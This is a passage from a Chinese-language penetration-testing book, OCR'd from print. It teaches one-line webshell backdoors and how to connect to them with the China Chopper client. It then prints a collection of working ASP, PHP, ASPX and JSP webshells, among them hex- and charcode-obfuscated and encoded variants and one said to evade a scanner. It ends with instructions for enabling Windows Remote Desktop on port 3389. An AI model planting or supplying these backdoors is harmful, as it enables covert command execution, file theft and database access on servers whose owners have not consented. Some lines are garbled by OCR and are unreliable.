1-118　建立相应的文件夹

1.15 一句话后门利用及操作

一句话后门是 Web 渗透中用得最多的一个必备工具，流行一句话后门分为 Asp、Asp.net、Jsp 和 Php 四种类型。一句话后门利用的实质就是通过执行 SQL 语句、添加或者更改字段内容等操作，在数据库表或者相应字段插入“<%execute request("pass")%>”、“<%eval request("pass")%>”、“<?php eval($_POST[pass])?>”、“<?php @eval($_POST[pass])?>”、“<%@ Page Language="Jscript"%><%eval(Request.Item["pass"],"unsafe");%>”等代码。然后通过中国菜刀、lake 一句话后门客户端等工具进行连接。只需要知道上述代码被插入到的具体文件以及连接密码，即可进行 WebShell 的一些操作，它是基于 B/S 结构的架构。下面介绍如何利用中国菜刀（http://www.maicaidao.com）来进行一句话木马操作。

1.15.1 执行中国菜刀

中国菜刀英文名字“chopper”，可以到官方网站 http://www.maicaidao.com 进行下载，解压缩后直接运行 chopper.exe 即可，如图 1-119 所示，默认提供了 http://www.maicaidao.com/server.asp、http://www.maicaidao.com/server.aspx、http://www.maicaidao.com/server.php 三种类型。




图 1-119 执行中国菜刀

1.15.2 添加 Shell

在中国菜刀中右键单击，在弹出的菜单中选择“添加”命令，即可添加 Shell 地址，如

图 1-120 所示，在地址中输入一句话木马 Shell 地址，地址后面是一句话木马的连接密码，在配置中选择脚本类型，程序会自动识别脚本类型，最后单击“添加”按钮即可添加一个 Shell 地址。




图 1-120　添加 Shell

1.15.3　连接一句话后门

回到中国菜刀主界面，双击刚才添加到 Shell 地址，即可连接一句话后门，如图 1-121 所示，如果后门执行成功，则会网站的目录结构和详细文件等信息。




图 1-121　连接一句话后门

1.15.4　执行文件操作

通过中国菜刀客户端可以方便地对文件进行操作，上传文件、下载文件、编辑、删除、复制、重命名、修改文件（夹）时间、新建和 Access 管理等操作。在中国菜刀中还可以对

数据库进行管理，通过配置数据库用户名和用户密码等参数即可对数据库进行操作，如图 1-122 所示。




图 1-122　执行文件操作

1.15.5　有关一句话后门的收集与整理

（1）php 非一句话经典后门

php 运行时如果遇见字符``（键盘上~符号的下挡键）总会尝试着执行“``”里面包含的命令，并返回命令执行的结果（string 类型）；其局限性在于特征码比较明显，“``”符号在 php 中很少用到，杀毒软件很容易以此为特征码扫描到并警报，而且“``”里面不能执行 php 代码；

将以下代码保存为 test.php

```
<?php
echo `$_REQUEST[id]`;
?>
```

执行代码：

test.php?id=dir c:/ 即可查看 C 盘文件，id 后的参数可以直接执行命令。

（2）加密的 asp 一句话后门

将以下代码保存为 asp 文件，或者将以下代码插入到 asp 文件中，然后通过“黑狐专用一句话木马加强版”进行连接，其密码为“#”，执行效果如图 1-123 所示。

```
<script language=vbs runat=server>
Execute(HextoStr("65786563757465287265717565737428636872283335292929"))
Function HextoStr(data)
HextoStr="EXECUTE """""
C="&CHR(&H"
N=")"
Do While Len(data)>1
If IsNumeric(Left(data,1)) Then
HextoStr=HextoStr&C&Left(data,2)&N
data=Mid(data,3)
Else
HextoStr=HextoStr&C&Left(data,4)&N
data=Mid(data,5)
End If
Loop
End Function
</script>
<SCRIPT RUNAT=SERVER LANGUAGE=JAVASCRIPT>eval(String. fromCharCode (116,
114,121,123,101,118,97,108,40,82,101,113,117,101,115,116,46,102,111,114,109,
40,39,35,39,41,43,39,39,41,125,99,97,116,99,104,40,101,41,123,125))</SCRIPt>
```




图 1-123　使用加密的一句话木马

（3）新型一句话后门

```
<%
Set o = Server.CreateObject("ScriptControl")
o.language = "vbscript"
o.addcode(Request("cmd"))
%>
```

(3) 常见的asp一句话后门收集

asp一句话木马:

```
<%%25Execute(request("a"))%%25>
<%Execute(request("a"))%>
%><%execute request("a")%><%
<script language=VBScript runat=server>execute request("a")</script>
<%25Execute(request("a"))%25>
%><%execute request("yy")%>
<%execute request(char(97))%>
<%eval request(char(97))%>
":execute request("value"):a="
<script language=VBScript runat=server>if request(chr(35))<>""""" then
ExecuteGlobal request(chr(35)) </script>
```

在数据库里插入的一句话木马

```
十擁數畣整爟煥敵瑳∨|┤愾
十癥污爟煥敵瑳∨≡┤>
```

密码为: a

utf-7的马

```
<%@ codepage=65000%>
<% response.Charset="936"%>
<%e+j-x+j-e+j-c+j-u+j-t+j-e+j-(+j-r+j-e+j-q+j-u+j-e+j-s+j-t+j-(+j-+ACI-#
+ACI)+j-)+j-%>
```

Script Encoder 加密

```
<%@ LANGUAGE = VBScript.Encode %>
<%#@~^PgAAAA==r6P.    ;!+/D`14Dv&X#*@!@*ErPPD4+    P2Xn^ED+VVG4Cs,Dn;!n/
D`^4M`&Xb*oBMAAA==^#~@%>
```

可以躲过雷客图的一句话。

```
<%
set ms = server.CreateObject("MSScriptControl.ScriptControl.1")
ms.Language="VBScript"
ms.AddObject "Response", Response
ms.AddObject "request", request
ms.ExecuteStatement("ev"&"al(request(""1""))")
%>
```

php一句话

```
<? php eval($_POST[cmd]);?>
<?php eval($_POST[cmd]);?>
<?php system($_REQUEST['cmd']);?>
<?php eval($_POST[1]);?>
```

aspx一句话

```
<script language="C#" runat="server">
WebAdmin2Y.x.y aaaaa = new WebAdmin2Y.x.y("add6bb58e139be10");
</script>
```

JSP一句话后门

```
<%
if(request.getParameter("f")!=null)(new
java.io.FileOutputStream(application.getRealPath("\")+request.getParameter("
```

```
f"))).write(request.getParameter("t").getBytes());
    %>
```

1.16 远程终端的安装与使用

Windows XP/2000/2003 Server 中的 Windows Terminal Services（WTS）又称为远程终端服务（Remote Terminal Services）或者俗称为 3389，是在 Windows NT 中最先使用的一种终端，在 Windows 2000 Professional 版本中不可以安装，在 Windows 2000 Server 或以上版本才可以安装这个服务，其默认服务端口为 3389，在 Windows XP 系统中称为“远程桌面（Remote Desktop）”。远程终端服务是 Windows 2000 Server 中的一项重要服务，主要通过远程桌面连接来对服务器进行管理或者运行应用程序，其功能类似于远程管理软件，由于远程终端服务使用简单、方便，不产生交互式登录，而且可以在后台操作，因此在各行各业都有大量的应用，深受用户喜爱。

远程终端服务在很多大型系统中使用得越来越广泛，正是由于远程终端服务在 Windows Server 2000 以及 Windows 2003 Server 中开启非常简单方便，一般情况都不需要重新安装，只需要运行几行 DOS 命令即可开启，且由于使用终端不受 IP 地址的限制，只要拥有用户账号及其对应的用户口令，就可以正常登录，因此对 Windows XP/2000/2003 Server 来讲远程使用终端服务即开启了方便之门，也开启了网络安全的安全隐患之门，而且目前还有针对 Windows XP/2000/2003 Server 及其以上版本的远程终端服务攻击的软件，一旦攻击成功，对于运行重要程序的服务器将会带来不可估量的经济损失，下面对远程终端服务以及相关安全技术进行分析。

1.16.1 Windows 2000 Server 开启远程终端

在 Windows 2000 Server 中，有许多开启远程终端服务方法，归纳起来对于远程终端的开启主要通过以下步骤来进行。

（1）查看“Terminal Services”是否开启。可以通过服务器中的“服务管理”以及通过 DOS 命令下的“net start”来查看。如果在服务管理器中“Terminal Services”的状态为“启动”，则表示“Terminal Services”开启成功；而在 DOS 命令下使用“net start”的结果中如果出现了“Terminal Services”则表示开启了远程终端服务。

（2）启动 Windows Terminal Services 服务。

（3）使用“远程桌面连接”（RDP）连接远程终端，如果使用 RDP 连接远程终端成功，则表示远程终端服务开启成功。

1.16.2 Windows XP 开启远程终端

Windows XP 开启 3389 分为两种情况，一种就是管理员为了方便自己，另外一种就是

入侵者在获取权限下非法开启3389，下面分为两种情况来介绍。管理员开启也就是图形界面开启，操作非常简单，按照下面的步骤即可完成。

1. Windows XP用户开启3389

单击“我的电脑”-“属性”-“远程”，如图1-124所示，选中“允许从这台计算机发送远程协助邀请”即可。




图1-124 开启远程协助

2. 查看远程终端端口开放情况

单击“开始”-“运行”，在打开中输入“cmd”打开命令提示符，在其中输入“netstat -an | find "3389"”如果远程终端开启成功，那么就会显示默认的3389端口正在监听，如图1-125所示。



图1-125 查看远程终端端口监听状态

3. 测试连接远程终端

单击“开始”-“运行”，在打开中输入“mstsc.exe”打开远程桌面连接客户端，在计算机中输入本机 IP 地址，接着会出现一个错误提示，如图 1-126 所示。不要紧张，在 Windows XP 中本机不能自己连接自己的 3389，但在 Windows 2003 中就可以自己连接自己的 IP 地址。这时就可以换虚拟机进行连接，在虚拟机中输入本机的 IP 地址。




图 1-126　远程终端连接错误提示

说明：

（1）通过虚拟机进行远程终端连接时必须保证网络是联通的，即本机与客户机（虚拟机）是联通的。

（2）本机防火墙中要允许 3389 通过。具体操作方法如下。

① 单击“开始”-“控制面板”-“Windows 防火墙”，打开后如图 1-127 所示，该界面是 Windows 防火墙的图形操作界面，默认情况下 Windows XP 是开启了防火墙，而且是允许例外，很多下载程序会自动修改以允许其通过。




图 1-127　Windows XP 自带的防火墙

② 在 Windows 防火墙窗口中单击“例外”标签，如图 1-128 所示，该列表中有两种情况，一种是允许通过的程序或者服务，另外就是不允许通过的。每一个名称前面都有一个单选框，选中表示允许，否则不允许。




图 1-128　Windows XP 中的例外程序和服务

③ 在例外标签中单击“添加端口”，如图 1-129 所示，在名称中输入“3389”，在端口号中输入“3389”，单击“确定”按钮即可。




图 1-129　添加 3389 允许通过防火墙

1.16.3　Windows 2003 开启远程终端

1．允许开启远程终端

在 Windows 2003 中单击“我的电脑”-“属性”-“远程”，打开的界面如图 1-130 所示，在远程桌面中选中“允许用户远程连接到这台计算机”，允许开启远程终端。

2．授权远程桌面用户

单击“选择远程用户”，弹出如图 1-131 所示的用户选择界面，单击添加按钮选择一个远程桌面访问用户，在本例中选择的是 asp.net 用户。




图 1-130　允许开启远程




图 1-131　授权远程桌面用户

3. 查看远程终端端口

打开 DOS 命令提示符窗口，如图 1-132 所示，使用“netstat –an”或者“netstat -an | find "3389"”命令查看 3389 端口开启情况，如果在列表中显示 3389 端口已经开放，说明远程终端开启成功。

